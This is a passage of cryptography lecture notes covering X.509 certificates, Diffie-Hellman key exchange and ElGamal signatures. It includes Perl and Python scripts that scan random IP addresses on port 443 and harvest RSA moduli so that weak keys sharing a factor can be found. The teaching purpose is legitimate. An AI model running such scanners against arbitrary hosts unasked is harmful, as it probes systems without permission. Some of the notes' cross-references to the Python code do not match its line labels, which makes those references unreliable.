        66:0e:85:ad:2e:06:ce:c8:a3:d8:eb:14:27:91:de:cf:17:30:
        81:53:b6:66:12:ad:37:e4:f5:ef:96:5c:20:0e:36:e9:ac:62:
        7d:19:81:8a:f5:90:61:a6:49:ab:ce:3c:df:e6:ca:64:ee:82:
        65:39:45:95:16:ba:41:06:00:98:ba:0c:56:61:e4:c6:c6:86:
        01:cf:66:a9:22:29:02:d6:3d:cf:c4:2a:8d:99:de:fb:09:14:
        9e:0e:d1:d5:c6:d7:81:dd:ad:24:ab:ac:07:05:e2:1d:68:c3:
        70:66:5f:d3
-----BEGIN CERTIFICATE-----
MIIEwzCCA6ugAwIBAgIQf3HBO6ImsNKxE/PmgWdkPjANBgkqhkiG9w0BAQUFADBv
MQswCQYDVQQGEwJTRTEUMBIGA1UEChMLQWRkVHJ1c3QgQUIxJjAkBgNVBAsTHUFk
ZFRydXN0IEV4dGVybmFsIFRUUCBOZXR3b3JrMSIwIAYDVQQDExlBZGRUcnVzdCBF
eHRlcm5hbCBDQSBSb290MB4XDTEwMTIwNzAwMDAwMFoXDTIwMDUzMDEwNDgzOFow
UTELMAkGA1UEBhMCVVMxEjAQBgNVBAoTCUludGVybmV0MjERMA8GA1UECxMISW5D
b21tb24xGzAZBgNVBAMTEkluQ29tbW9uIFNlcnZlciBDQTCCASIwDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBAJd8x8j+s+kgaqOkT46ONFYGs3psqhCbSGErNpBp
4zQKR6e7e96qavvrgpWPyh1/r3WmqEzaIGdhGg2GwcrBh6+sTuTeYhsvnbGYr8YB
+xdw26wUWexvPzN/ppgL5OI4r/V/hW0OdASd9ieGx5uP53EqCPQDAkBjJH1AV49U
4FR+thNIYfHezg69tvpNmLLZDY15puCqzQyRmqXfq3O7yhR4XEcpocrFup/H2mD3
/+d/8tnaoS0PSRan0wCSz4pH2U341ZVm03T5gGMAT0yEFh+z9SQfoU7e6JXWsgsJ
iyxrx1wvjGPJmctSsWJ7cwFif2Ns2Gig7mqojR8p89AYrK0CAwEAAaOCAXcwggFz
MB8GA1UdIwQYMBaAFK29mHo0tCb3+sQmVO8DveAky1QaMB0GA1UdDgQWBBRIT1r6
L0qaXuBQ82t7VaXe9b40XTAOBgNVHQ8BAf8EBAMCAQYwEgYDVR0TAQH/BAgwBgEB
/wIBADARBgNVHSAECjAIMAYGBFUdIAAwRAYDVR0fBD0wOzA5oDegNYYzaHR0cDov
L2NybC51c2VydHJ1c3QuY29tL0FkZFRydXN0RXhOZXJuYWxDQVJvb3QuY3JsMIGz
BggrBgEFBQcBAQSBpjCBozA/BggrBgEFBQcwAoYzaHR0cDovL2NydC51c2VydHJ1
c3QuY29tL0FkZFRydXN0RXhOZXJuYWxDQVJvb3QucDdjMDkGCCsGAQUFBzAChi1o
dHRwOi8vY3JOLnVzZXJ0cnVzdC5jb20vQWRkVHJ1c3RVVE5TR0NDQS5jcnQwJQYI
KwYBBQUHMAGGGWh0dHA6Ly9vY3NwLnVzZXJ0cnVzdC5jb20wDQYJKoZIhvcNAQEF
BQADggEBAJNmIYBORYVLwqvOMrAp/t3f1iRbvwNqb1A+DhuzDYijW+7EpBI7Vu8G
f89/IZVWOOEx/uGqk9KV85UNPEerylwmrT7x+Yw0bhG+9GfjAkn5pnx7ZCXdF0by
UOPjCiE6SSTNxoRlaGdosEUtR5nNnKuGKRFy3NacNkNO89SXnlag/l9AWNLV1358
xY4asgRckmYOha0uBs7Io9jrFCeR3s8XMIFTtmYSrTfk9e+WXCAONumsYn0ZgYr1
kGGmSavOPN/mymTugmU5RZUWukEGAJi6DFZh5MbGhgHPZqkiKQLWPc/EKo2Z3vsJ
FJ4OOdXG14HdrSSrrAcF4h1ow3BmX9M=
-----END CERTIFICATE-----
```

- Since all valid certificates are cached by your browser, if you previously visited the `engineering.purdue.edu` domain, the InCommon certificate I showed above is probably already in your computer. You can check whether or not that's the case through your browser's certificate viewer tool. For FireFox, you can get to the certificate viewer by clicking on the "edit" button in the menu bar of the browser and by further clicking as shown below:

```
Preferences -->
    Advanced -->
        Certificates -->
            "View Certificates" button -->
                "Authorities" to view the CA certificates -->
                    Scroll down to "AddTrust AB" -->
                        Further scroll down to "InCommon Server CA"
```

where the last item will show up only if you previously visited the `engineering.purdue.edu` domain. Assuming it is there, when you double-click on the last item, you will see a popup with two buttons. The left button leads you to general information regarding the root CA and the right button shows the details regarding the root certificate through a tree structure. When you click on "Subject's public key", you will see the modulus and the public exponent used by this root. In the general information provided by the left button, you will notice that the serial number of the root certificate matches that of the root certificate that I downloaded directly from InCommon's web site and that is reproduced above.

- If you want to view the root CA certificates that have been deposited in your browser by different internet service provides (after they were verified by your browser), in the fifth action item in the indented list of actions shown above, click on "Servers".

13.4.1: Harvesting RSA Moduli From X.509 Certificates — Perl and Python Code

- As you now know from Section 12.8 of Lecture 12, if an attacker can somehow obtain two different moduli used for RSA cryptography from anywhere in the internet, and if it should happen that these moduli share a common factor, then the attacker can quickly determine the second factor in both the moduli and thus compromise the security of both hosts. What that means is that harvesting RSA moduli from the internet is a useful activity for network security research.

- Shown in this section is a script that you can use to harvest the moduli and the public exponents used in the X.509 SSL/TLS certificates around the world.

- The script uses `gnutls-cli` as a command-line SSL/TSL client to make a connection with the remote host on its port 443. On Linux/Ubuntu platforms, this utility is a part of the `gnutls-bin` package that you can download with the Synaptic Package Manager. [Port 443 is to the HTTPS protocol what port 80 is to the HTTP protocol. Secure web servers, such as those used by websites that require you to upload your credit-card information, must use the HTTPS protocol so that they can be authenticated by your computer before you upload your credit card information. HTTPS stands for "HTTP Secure," as you'd guess. The HTTPS protocol

depends on X.509 certificates for the authentication of at least the server by the client and, sometimes, the authentication for both endpoints of a communication link.]

- With regard to the code in the script, the main point to note that since the IP addresses are selected purely randomly, a destination IP address is highly unlikely to be hosting an HTTPS server. So it is important to check that the port 443 is open at the destination and your computer can make a TCP connection with that port.

- Subsequent to making a successful connection, the script calls on the `gnutls-cli` client to download all the certificates offered by the remote host. It is common for large web sites to offer multiple certificates. The script then uses `openssl` commands to process each certificate for the extraction of the modulus and public key as stored in the certificate.

- For geographically distant hosts, the results you get will depend much on the value given to the `Timeout` option in the call to the socket constructor. You may want to experiment with larger values if the modulus yield is poor.

- The script as presented has the `$NHOSTS` set to 200, meaning that it will randomly select 200 hosts from the space of all IP addresses. You can change this value to whatever you want.

- Note that the moduli harvested are dumped cumulatively in a file named `Dumpfile.txt`. If you are just playing with this code, you may want to empty that file every once in a while.

```
#!/usr/bin/env perl

### ModulusHarvestor.pl

### Author:    Avi Kak (kak@purdue.edu)
### Date:      April 22, 2014
### Modified:  February 23, 2016

##  The script can be used in following two different modes:
##
##    --- With no command-line args.  In this case, the script scans the internet
##        with randomly synthesized IP addresses and, when it finds a site with its
##        port 443 open, it grabs the certificate(s) offered by that site and
##        extracts the various certificate parameters (modulus, public exponent,
##        etc.) from the certificate(s).
##
##    --- With just one command-line arg, which must be an IPv4 address.  In this
##        case, the script will try to connect with that address on its port 443 and
##        download the certificate offered by it.  So as not to waste your time, it
##        is best if you use an IP address that does offer an HTTPS service.  You can
##        check that with a simple port scanner like 'port_scan.pl' we will cover in
##        Lecture 16.

##  The basic purpose of this script is to harvest RSA moduli used for public keys in
##  SSL/TLS certificates.  Recent research has demonstrated that if two different
##  moduli share a common factor, they can both be factored easily, thus compromising
##  the security of both.

##  For harvesting moduli, the script first randomly selects $NHOSTS number of hosts
##  from the space of all possible IP addresses and tries to download their X.509
##  certificates using a GnuTLS client.  It subsequently extracts the modulus and
##  public key used in the certificates using openssl commands.  These are finally
##  dumped into a file called Dumpfile.txt.

use IO::Socket;                                                          #(A1)
use Math::BigInt;                                                        #(A2)
use strict;
use warnings;

our $debug = 1;                                                          #(A3)

our $mark1 = "-----BEGIN CERTIFICATE-----";                              #(A4)
our $mark2 = "-----END CERTIFICATE-----";                                #(A5)
our $dumpfile = "Dumpfile.txt";                                          #(A6)
open DUMP, ">> $dumpfile";                                               #(A7)
our @ip_addresses_to_scan;                                               #(A8)
```

```
unless (@ARGV) {                                                                    #(B1)
    our $NHOSTS = 200;                                                              #(B2)
    @ip_addresses_to_scan = @{get_fresh_ipaddresses($NHOSTS)};                      #(B3)
} elsif (@ARGV == 1) {                                                              #(B4)
    @ip_addresses_to_scan = ($ARGV[0]);                                             #(B5)
} else {                                                                            #(B6)
    die "You cannot call $0 with more than one command-line argument\n";            #(B7)
}

foreach my $ip_address (@ip_addresses_to_scan) {                                    #(C1)
    print "\nTrying IP address: $ip_address\n\n\n";                                 #(C2)
    my $sock = IO::Socket::INET->new(PeerAddr => $ip_address,                       #(C3)
                                     PeerPort => 443,                               #(C4)
                                     Timeout  => "0.1",                             #(C5)
                                     Proto => 'tcp');                               #(C6)
    if ($sock) {                                                                    #(C7)
        print DUMP "$ip_address\n\n";                                               #(C8)
        # The --print-cert option outputs the certificate in PEM format.
        # The --insecure option says not to insist on validating the certificate
        my $output = `gnutls-cli --insecure --print-cert $ip_address < /dev/null`;
                                                                                    #(C9)
        my @certificates = $output =~ /$mark1(.+?)$mark2/gs;                        #(C10)
        my $howmany_certs = @certificates;                                          #(C11)
        print "Found $howmany_certs certificates\n\n" if $debug;                    #(C12)
        foreach my $i (1..@certificates) {                                          #(C13)
            print "Certificate $i:\n\n" if $debug;                                  #(C14)
            print "$certificates[$i-1]\n\n" if $debug;                              #(C15)
            open FILE, ">__temp.cert";                                              #(C16)
            print FILE "$mark1$certificates[$i-1]$mark2\n";                         #(C17)
            my $cert_text = `openssl x509 -text < __temp.cert`;                     #(C18)
            print "$cert_text\n\n\n" if $debug;                                     #(C19)
            my @all_lines = split /\s+/, $cert_text;                                #(C20)
            $cert_text = join '', grep $_, @all_lines;                              #(C21)
            my @params = $cert_text =~ /Modulus:(.+?)Exponent:(\d+)/gs;             #(C22)
            my $modulus ="0x" . join '', split /:/, $params[0];                     #(C23)
            if ($debug) {                                                           #(C24)
                print "Modulus: \n";                                                #(C25)
                print Math::BigInt->new($modulus)->as_int();                        #(C26)
                print "\n\n";                                                       #(C27)
                print "Public exponent: $params[1]\n";                              #(C28)
                print "\n\n\n";
            }
            print DUMP "Modulus:\n";                                                #(C29)
            print DUMP Math::BigInt->new($modulus)->as_int();                       #(C30)
            print DUMP "\n\nPublic Exponent: $params[1]\n\n\n";                     #(C31)
            unlink "__temp.cert";                                                   #(C32)
        }
        print DUMP "\n\n\n";                                                        #(C33)
    }
}

## This subroutine was borrowed from the AbraWorm.pl code in Lecture 22.
sub get_fresh_ipaddresses {                                                         #(D1)
    my $howmany = shift || 0;                                                       #(D2)
    return 0 unless $howmany;                                                       #(D3)
```

```
    my @ipaddresses;                                                    #(D4)
    foreach my $i (0..$howmany-1) {                                     #(D5)
        my ($first,$second,$third,$fourth) =
                              map {1 + int(rand($_))} (223,223,223,223);  #(D6)
        push @ipaddresses, "$first\.$second\.$third\.$fourth";          #(D7)
    }
    return \@ipaddresses;                                               #(D8)
}
```

- As mentioned in the comment block of the script, you can call this script with a single command-line argument if you want to see what exactly the script outputs without becoming overwhelmed by the output produced for a large number of certificates from many different websites. For example, if you make the call

  ```
  ModulusHarvestor.pl  170.149.159.130
  ```

  you will see the various parameters for all three certificates offered by `nyt.com`, which is the main website for The New York Times.

- However, when you call the script without any command-line args, you are likely to see an output like

  ```
  Trying IP address: 165.157.50.192

  Trying IP address: 157.156.164.166

  Trying IP address: 134.52.117.53

  Trying IP address: 27.99.72.169

  Trying IP address: 82.162.146.185

  Trying IP address: 92.127.112.199

  ...
  ...
  ```

Whenever the script finds an IP address that offers HTTPS service, it will download its certificate, extract the certificate parameters, and dump the information in the file `Dumpfile.txt`.

- Shown below is a Python version of the script. Whereas in line (W) of the Perl script we used backticks to capture the certificates that were written by the `gnutls-cli()` call to the standard output, in the Python shown below we do the same in line (Y) by first calling `subprocess.Popen()` to create a child process and then calling `communicate()` on the child process to capture whatever is written by the child process to its standard output.

- Another call to `subprocess.Popen()` in the script shown below is in line (l) for invoking `openssl x509 -text` command to create a text version of the certificate. In the Python version of the script shown earlier, the same thing was done with backticks in line (f) of that script.

```
#!/usr/bin/env python

### ModulusHarvestor.py

### Author:    Avi Kak (kak@purdue.edu)
### Date:      February 24, 2016

##  The script can be used in following two different modes:
##
##    --- With no command-line args.  In this case, the script scans the internet
##        with randomly synthesized IP addresses and, when it finds a site with its
##        port 443 open, it grabs the certificate(s) offered by that site and
##        extracts the various certificate parameters (modulus, public exponent,
##        etc.) from the certificate(s).
##
##    --- With just one command-line arg, which must be an IPv4 address.  In this
```

```
##        case, the script will try to connect with that address on its port 443 and
##        download the certificate offered by it.  So as not to waste your time, it
##        is best if you use an IP address that does offer an HTTPS service.  You can
##        check that with a simple port scanner like 'port_scan.pl' we will cover in
##        Lecture 16.

##  The basic purpose of this script is to harvest RSA moduli used for public keys in
##  SSL/TLS certificates.  Recent research has demonstrated that if two different
##  moduli share a common factor, they can both be factored easily, thus compromising
##  the security of both.

##  For harvesting moduli, the script first randomly selects $NHOSTS number of hosts
##  from the space of all possible IP addresses and tries to download their X.509
##  certificates using a GnuTLS client.  It subsequently extracts the modulus and
##  public key used in the certificates using openssl commands.  These are finally
##  dumped into a file called Dumpfile.txt.

import sys
import socket
import subprocess
import random
import re
import os

debug = 1

mark1 = "-----BEGIN CERTIFICATE-----"                                          #(A)
mark2 = "-----END CERTIFICATE-----"                                            #(B)
dumpfile = "Dumpfile.txt"                                                      #(C)
DUMP = open( dumpfile, 'w')                                                    #(D)
ip_addresses_to_scan = []                                                      #(E)

## This subroutine was borrowed from the AbraWorm.py code in Lecture 22.
def get_fresh_ipaddresses(howmany):                                            #(F)
    if howmany == 0: return 0                                                  #(G)
    ipaddresses = []                                                           #(H)
    for i in range(howmany):
        first,second,third,fourth = list(map(lambda x: random.randint(1, x),
                                                        [223] * 4))            #(I)
        ipaddresses.append( "%s.%s.%s.%s" % (first,second,third,fourth) )      #(J)
    return ipaddresses                                                         #(K)


if __name__ == '__main__':

    if len(sys.argv) == 1:                                                     #(L)
        NHOSTS = 200                                                           #(M)
        ip_addresses_to_scan = get_fresh_ipaddresses(NHOSTS)                   #(N)
    elif len(sys.argv) == 2:
        ip_addresses_to_scan.append(sys.argv[1])                               #(O)
    else:
        sys.exit("You cannot call %s with more than one command-line argument"
                                                              % sys.argv[0])   #(P)
    for ip_address in ip_addresses_to_scan:                                    #(Q)
        print("\nTrying IP address: %s\n\n\n" % ip_address)                     #(R)
```

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM )            #(S)
    sock.settimeout(0.1)                                                 #(T)
    sock.connect((ip_address, 443))                                      #(U)
except:                                                                  #(V)
    continue                                                             #(W)
DUMP.write("%s\n\n" % ip_address)                                        #(X)
proc = subprocess.Popen(['gnutls-cli --insecure --print-cert ' + \
     ip_address + ' < /dev/null'], stdout=subprocess.PIPE, shell=True)   #(Y)
(output,err) = proc.communicate()                                        #(Z)
regex = mark1 + r'(.+?)' + mark2                                         #(a)
certificates = re.findall( regex, output, re.DOTALL )                    #(b)
howmany_certs = len(certificates)                                        #(c)
if debug: print "Found %s certificates\n\n" % howmany_certs              #(d)
for i in range(1, len(certificates)+1):                                  #(e)
    if debug:
        print "Certificate %s:\n\n" % i                                  #(f)
        print str(certificates[i-1]) + "\n\n"                            #(g)
    FILE = open("__temp.cert", 'w')                                      #(i)
    FILE.write(mark1 + str(certificates[i-1]) + mark2 + "\n")            #(j)
    FILE.close()                                                         #(k)
    proc2 = subprocess.Popen(['openssl x509 -text < __temp.cert'],
                             stdout=subprocess.PIPE, shell=True)         #(l)
    (cert_text, err) = proc2.communicate()                               #(m)
    if debug: print cert_text + "\n\n\n"                                 #(n)
    all_lines = filter(None, re.split(r'\s+', cert_text)   )             #(o)
    cert_text = ''.join(all_lines)                                       #(p)
    params = re.findall(r'Modulus:(.+?)Exponent:(\d+)', cert_text,
                                                          re.DOTALL)     #(q)
    modulus = "0x" + ''.join( re.split(r':', params[0][0] ) )            #(r)
    if debug:
        print "Modulus:"                                                 #(s)
        print int(modulus, 16)                                           #(t)
        print "\n"
        print "Public exponent: %s\n" % params[0][1]                     #(u)
        print "\n\n\n";
    DUMP.write( "Modulus:\n" )                                           #(v)
    DUMP.write( modulus )                                                #(w)
    DUMP.write("\n\nPublic Exponent: %s\n\n\n" % params[0][1])            #(x)
    os.unlink( "__temp.cert")                                            #(y)
    DUMP.write("\n\n\n")
```

- Don't forget to look at the contents of the file `Dumpfile.txt` in the directory in which you run the scripts shown in this section for the certificates and the RSA moduli extracted from randomly selected URLs around the world.

13.5: THE DIFFIE-HELLMAN ALGORITHM FOR GENERATING A SHARED SECRET SESSION KEY

- The previous approach for establishing a secret key (that could subsequently be used for communication using conventional encryption) assumed an RSA based approach for the exchange of the secret key. As was pointed out in Section 12.6 of Lecture 12, creating session keys in this manner makes them vulnerable to a man-in-the-middle attack in which an eavesdropper stores away the information exchanged between two parties with the hope that should he somehow acquire the private keys of the parties involved at a future date, he'll be able to figure out the secret session key at that time.

- When the authenticity of two parties can be established by other means (say, by the RSA algorithm), another approach for creating a shared secret key is based on the Diffie-Hellman Key Exchange algorithm. (See the note about the DHE-RSA algorithm at the end of Section 12.6 of Lecture 12.)

- Two parties A and B using this algorithm for creating a shared

secret key first agree on a large **prime** number p and an element g of Z_p^* that generates a large-order **cyclic subgroup** of the multiplicative group Z_p^*. [First note that the starting point for understanding the DH algorithm is NOT the finite field Z_p that you are so familiar with, but the multiplicative group Z_p^* that you know only cursorily from its definition in Section 11.8 of Lecture 11. Before enlightening you further about Z_p^*, let me mention again that the **order of a group** is the **cardinality** of the group, meaning the number of elements in the group. We can also talk about the **order of an element** in a group; the order of an element $a \in G$ is the smallest value t such that $a^t \equiv a \circ a \circ \ldots (t \; times) \ldots \circ a \; = \; group \; identity \; element$ where $\circ$ is the group operator. **Now let's talk about the notation Z_p^*. The notion of Z_p^* is based on the observation that for prime p, the set $\{1, 2, 3, \cdots, p-1\}$ constitutes a group with the group operator being modulo p multiplication.** (Note that unlike what was the case with the field Z_p, we have no desire to map all the integers into the group Z_p^*. That is, only the 16 integers 1 through 16 exist in Z_{17}^*. On the other hand, every integer exists in Z_{17}. The integers 17, for instance, is the same thing as 0 in Z_{17}. The same integer is simply outside the scope of Z_{17}^*. More technically speaking, the field Z_p is a set of equivalence classes. On the other hand, the group Z_p^* is merely a set of $p-1$ integers 1 through $p-1$.) Z_p^* is also frequently referred to as a multiplicative group of order $p-1$ with 1 being the group identity element. **As it turns out Z_p^* is a cyclic group for certain values of p.** Z_p^* is a cyclic group if all the elements of Z_p^* can be expressed as $g^i \; mod \; p$ for all $i = 0, 1, 2, \cdots$ and for some element $g \in Z_p^*$. For illustration, Z_{17}^* is a cyclic group with $g = 3$. That is, if you compute $3^i \; mod \; 17$ for *all* $i = 0, 1, 2, \cdots$, you will get the 16 numbers in the multiplicative group Z_{17}^*. Let's now focus on the cyclic subgroups of Z_p^*. A subset of Z_p^* forms a cyclic subgroup if the group operator continues to be modulo p multiplication and if all of the elements of the subgroup can be generated through the powers of one of the elements of the subgroup. In other words, for a subset of Z_p^* to constitute a cyclic subgroup, it must be possible to generate all of the elements of the subset by $g^i \; mod \; p$ for *all* $i = 0, 1, 2, \cdots$ for some g element in the subset. Again going back to the example of $p = 17$, if we use 2 as a generator element, we get the cyclic subgroup $\{1, 2, 4, 8, 16, 15, 13, 9\}$ whose order is 8. All of the elements in this subgroup are given by $2^i \; mod \; 17$ for all $i = 0, 1, 2, \cdots$. In general, if M is the order of a cyclic subgroup of Z_p^*, M will be a divisor of $p-1$. **(This is known as Lagrange's Theorem in Group Theory.)** Also note that within each order-M cyclic subgroup

of Z_p^*, we have $g^M = 1$ if g is the generator for that subgroup. In order words, using the terminology of Section 11.8 of Lecture 11, g is the *primitive element* of the cyclic subgroup generated by it. More commonly, though, g is called the *generator* of the multiplicative subgroup that is generated by raising g to all possible power. **We are specifically interested in those cyclic subgroups of Z_p^* whose order M is large. More specifically, we want to choose for the DH protocol an g so that the order M is a large prime factor of $p-1$.**]

- The pair of numbers (p, g) is public. This pair of numbers may be used for several runs of the protocol. These two numbers may even stay the same for a large number of users for a long period of time. [A typical value used for g is 2, as stated in RFC 2412 "OAKLEY Key Determination Protocol", but may be larger. Obviously, the choices for g and p must yield a large order cyclic subgroup of Z_p^*. This RFC defines the protocol that is used for exchanging the relevant information between two hosts for establishing a secret session key according to the Diffie-Hellman algorithm.]

- Subsequently, A and B use the algorithm described below to calculate their public keys that are then made available by each party to the other:

  – We will denote A's and B's **private keys** by X_A and X_B. And their **public keys** by Y_A and Y_B. In other words, X stands for private and Y for public.

  – A selects a random number X_A from the set $\{2, \ldots, p-2\}$ to serve as his/her **private key**. A then calculates a **public-key** integer Y_A that is guaranteed to exist:

$$Y_A \quad = \quad g^{X_A} \bmod p$$

A makes the **public key** Y_A available to B. [Regarding the "guaranteed to exist" comment about Y_A regardless of the choice of X_A (as long as it is *any* integer between 1 and $p-2$), it follows from the very definition of a cyclic subgroup of Z_p^*. For greater clarity regarding this issue, see the example based on $p = 17$ that is presented in the next main bullet. In that example, we choose $X_A = 5$, which is a member of Z_{17}^*. While this X_A is NOT in the cyclic group generated by the root element $g = 2$, the number $2^5 \; mod \; 17$ is. **And if you are curious as to why $p-1$ is EXCLUDED as a candidate for the private key X_A, recall that for any g, we have $g^{p-1} \; mod \; p \; = \; 1$ by FLT.**]

– Similarly, B selects a random number X_B from from the set $\{2, \ldots, p-2\}$ to serve as his/her **private key**. B then calculates an integer Y_B that serves his/her **public key**:

$$Y_B \quad = \quad g^{X_B} \bmod p$$

B makes the public-key Y_B available to A.

– A now calculates the secret key K from his/her private key X_A and B's public key Y_B:

$$K \quad = \quad (Y_B)^{X_A} \bmod p \qquad (1)$$

– B carries out a similar calculation for locally generating the shared secret key K from his/her private key X_B and A's public key Y_A:

$$K = (Y_A)^{X_B} \bmod p \tag{2}$$

– The following equalities demonstrate that the secret key K in both the equation Eq. (1) and Eq. (2) will be the same:

$$\begin{aligned}
K \textit{ as calculated by } A &= (Y_B)^{X_A} \bmod p \\
&= (g^{X_B} \bmod p)^{X_A} \bmod p \\
&= (g^{X_B})^{X_A} \bmod p \\
&= g^{X_B X_A} \bmod p \\
&= (g^{X_A})^{X_B} \bmod p \\
&= (g^{X_A} \bmod p)^{X_B} \bmod p \\
&= (Y_A)^{X_B} \bmod p \\
&= K \textit{ as calculated by } B
\end{aligned}$$

- To illustrate the Diffie-Hellman key exchange with a silly little example, consider the case when the prime p is 17 and the primitive root g is 2. So we start with the multiplicative group $Z_{17}^* = \{1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16\}$. Let's now choose $g = 2$ for the root element and see what cyclic subgroup of Z_{17}^* is generated by this root element. Just by calculating $2^i \ mod\ 17$ for

all $i = 0, 1, 2, 3, \cdots$, we can see that the cyclic subgroup is given by $\{1, 2, 4, 8, 16, 15, 13, 9\}$ where I have intentionally shown the elements in the order of the consecutive powers of 2. [However, as you well know, the order of appearance in a set is unimportant.] Let's say that party A chooses $X_A = 5$ as his/her private key. (Note that X_A is an element of Z_p^*. It does not specifically have to be an element of the cyclic subgroup generated by the chosen primitive root.) A's public key would be given by $Y_A = 2^{X_A} \; mod \; 17 = 2^5 \; mod \; 17 = 15$. And let's assume that party B chooses $X_B = 13$ as his/her private key. Party B's public key would be given by $Y_B = 2^{X_B} \; mod \; 17 = 2^{13} \; mod \; 17 = 15$. As it happens, in this case, both parties have the number 15 as their public keys. The secret session key as calculated by A: $K_A = Y_B^{X_A} \; mod \; 17 = 15^5 \; mod \; 17 = 2$. And the secret session key as calculated by B: $K_B = Y_A^{X_B} \; mod \; 17 = 15^{13} \; mod \; 17 = 2$. [In this example, you might wonder as to what purpose was served by displaying the cyclic subgroup generated by the root element 2. I did that to emphasize the fact that the private key itself does NOT have to belong to the cyclic subgroup — the private key can be any integer at all as long as it is in the set Z_p^*. Note also that, as you will see later, the security of the DH protocol depends critically on the size of this cyclic subgroup.]

- The seemingly magical thing about the DH protocol is that an eavesdropper having access to the public keys for both A and B would still not be able to figure out the secret key K.

- Another seemingly magical thing about this protocol is that it allows two parties A and B to create a shared secret K without

either party having to send it directly to the other.

- The DH protocol is also referred to as the **ephemeral** secret key agreement protocol because, typically, the secret key K is used only once. [At least that is the mode in which the DH protocol is used in the Transport Layer Security (TLS) protocol that we will talk about in Lecture 20.]

- A well-known variant of the Diffie-Hellman protocol is known as the ElGamal protocol in which A's public key Y_A remains fixed (and publicly available) over a long period of time. Party B encrypts his/her message M by calculating $M \times K \; mod \; p$ where K is the same as defined earlier. The decryption by A consists of dividing the received ciphertext by K modulo p. This mechanism is useful in some implementations of anonymous client connections.

- The security of the Diffie-Hellman algorithm is based on the fact that whereas it is relatively easy to compute the powers of an integer in a finite field, it is extremely hard to compute the discrete logarithms. (See Section 11.8 of Lecture 11 for what is meant by a discrete logarithm).

- That is, whereas the following can be calculated readily

$$Y_A \quad = \quad g^{X_A} \bmod p$$

by A in order to determine his/her public key, for a adversary to figure out the private keys X_A or X_B from a knowledge of all of the publicly available information $\{p,\ g,\ Y_A,\ Y_B\}$, the adversary would have to carry out the following sort of a discrete logarithm calculation

$$X_A \quad = \quad d\log_{g,p} Y_A$$

for which there do not exist any efficient algorithms. The difficulty of determining the secret shared key K from the publicly available p, g, Y_A, and Y_B is sometimes referred to as the *Computational Diffie-Hellman Assumption*.

- Even if you accept the security of DH on the basis of the difficulty of solving the discrete logarithm problem, the DH protocol possesses a number of vulnerabilities. If interested, see the publication "Security Issues in the Diffie-Hellman Key Agreement Protocol" by Raymond and Stiglic for a list of these vulnerabilities.

- One of the most serious vulnerabilities of DH is to the man-in-the-middle attack. Let's say there is an adversary who can intercept — as opposed to merely eavesdrop on — the messages between A and B. The adversary intercepts the public key Y_A that is sent by A to B and replaces it with Y_A'. The adversary does the same to the public key Y_B that is sent by B to A —

it gets replaced by Y'_B. The secret key generated by A will now be different from the key generated by B, but both these keys will be known to adversary. Unless A and B each authenticates the other party independently, neither will realize that they are using different session keys. (What makes this attack scenario worse is that the adversary has the freedom to change the content of the message received from A before it is encrypted again for B using the key that B knows.)

- Because of the vulnerability to the man-in-the-middle attack, use of the DH protocol should be preceded by sender authentication. When DH is used with sender authentication, the resulting overall protocol is sometimes referred to as *authenticated DH*.

- In *authenticated DH*, each party acquires a certificate for the other party. The DH public key that each party sends to the other party is digitally signed by the sender using the private key that corresponds to the public key on the sender's certificate. [A reader might ask that if the two parties are going to use certificates anyway, why not fall back on the "traditional" approach of having one of the parties encrypt a session key with the other party's public key, since, subsequently, only the other party would be able to retrieve the session key through decryption with their private key. While that point is valid, DH does give you additional security because it creates a shared secret without any transmission of the secret between the two parties.]

13.6: THE ElGamal ALGORITHM FOR DIGITAL SIGNATURES

- Typically, when you say you have digitally signed a document, it means that you first calculated a hash of the document (using one of the methods described in Lecture 15), you then encrypted the hash with your private key, and you made this encrypted block available (as your signature) along with the document. When a party wants to verify that the document is authentic, they use your public key to extract the hash of the document from the encrypted block, and compare this hash with the hash their computer calculates directly from the document. [Earlier you saw an example of this in Section 13.4 when we talked about how a CA signs a certificate.]

- Although the above description is what is generally meant by a digital signature, there does exist a somewhat more elaborate Digital Signature Algorithm that has been promulgated as a standard by NIST. The standard itself is referred to as the Digital Signature Standard (DSS). It is based on the famous ElGamal algorithm for constructing the digital signature of a document. In what follows, we present without proof the main steps of this algorithm.

- Let's say that you would like to sign the documents you make available to others on the internet. As with all public key cryptography systems, the first thing you'd need to do is to create a public key – private key pair. You will execute the following steps for this:

  – Select a large prime p and then randomly select two numbers, denoted g and X, less than p. You will make the numbers p and g publicly available and you will treat X as your private key.

  – Next you calculate your public key Y by

$$Y \quad = \quad g^X \ \ mod\, p$$

    Obviously, you will also make publicly available your public key Y (along with g and p).

  – In addition, you will generate a one-time random number K such that $0 < K < p-1$ and $gcd(K, p-1) = 1$. [Note that K is coprime to $p-1$, which is an even integer since p is a prime.] You are going to need K for constructing a digital signature. By one-time we mean that you will discard K after each use. That is, each digital signature you create will be with a different K. Even though you use each K only once, you must not let anyone else get hold of this number, since otherwise they will be able

to figure out your private key from the signature and from all the other information you must make public. **For the logic of how an adversary can figure out your private key if you use the same K on different documents, see Section 14.13 of Lecture 14.**

– Now you are ready to construct a digital signature of a document. Let M be the integer that represents whatever it is you want to sign. Typically, M will be the output of a hashing function applied to the document. See Lecture 15 on hashing functions.

– The digital signature you construct for M will consist of two parts that we will denote sig_1 and sig_2.

– You construct sig_1 by

$$sig_1 \quad = \quad g^K \mod p$$

and you construct sig_2 by

$$sig_2 \quad = \quad K^{-1} \times (M \; - \; X \times sig_1) \qquad mod\,(p-1)$$

where K^{-1} is the multiplicative inverse of K modulo $p-1$ that can be obtained with the Extended Euclid's Algorithm (See Sections 5.6 and 5.7 of Lecture 5).

– As mentioned, sig_1 and sig_2 taken together constitute your digital signature of M.

- Let's say you have sent the message M along with your signature (sig_1, sig_2) to some recipient and the recipient wishes to make sure that he/she is not receiving a modified message. The recipient can verify the authenticity of M by checking the following equality

$$Y^{sig_1} \times {sig_1}^{sig_2} \quad \equiv \quad g^M \quad (mod\ p)$$

- Since the random number K is specific to each signature, the ElGamal algorithm give you the ability to create one-time signatures. Let's say you use your laptop to sign a document today with this algorithm. If your laptop were to be stolen tomorrow, the thief would not be able to recreate that signature even if he/she gained access to your private key X.

- The Digital Signature Standard is described in the document FIPS 186-3 that can be downloaded from `http://csrc.nist.gov/publications/fips/fips186-3/fips_186-3.pdf`.

- An aside: *Taher ElGamal (also written Taher El Gamal) played a central role in the development of the SSL (Secure Socket Layer) protocol in his capacity as the Chief Scientist*

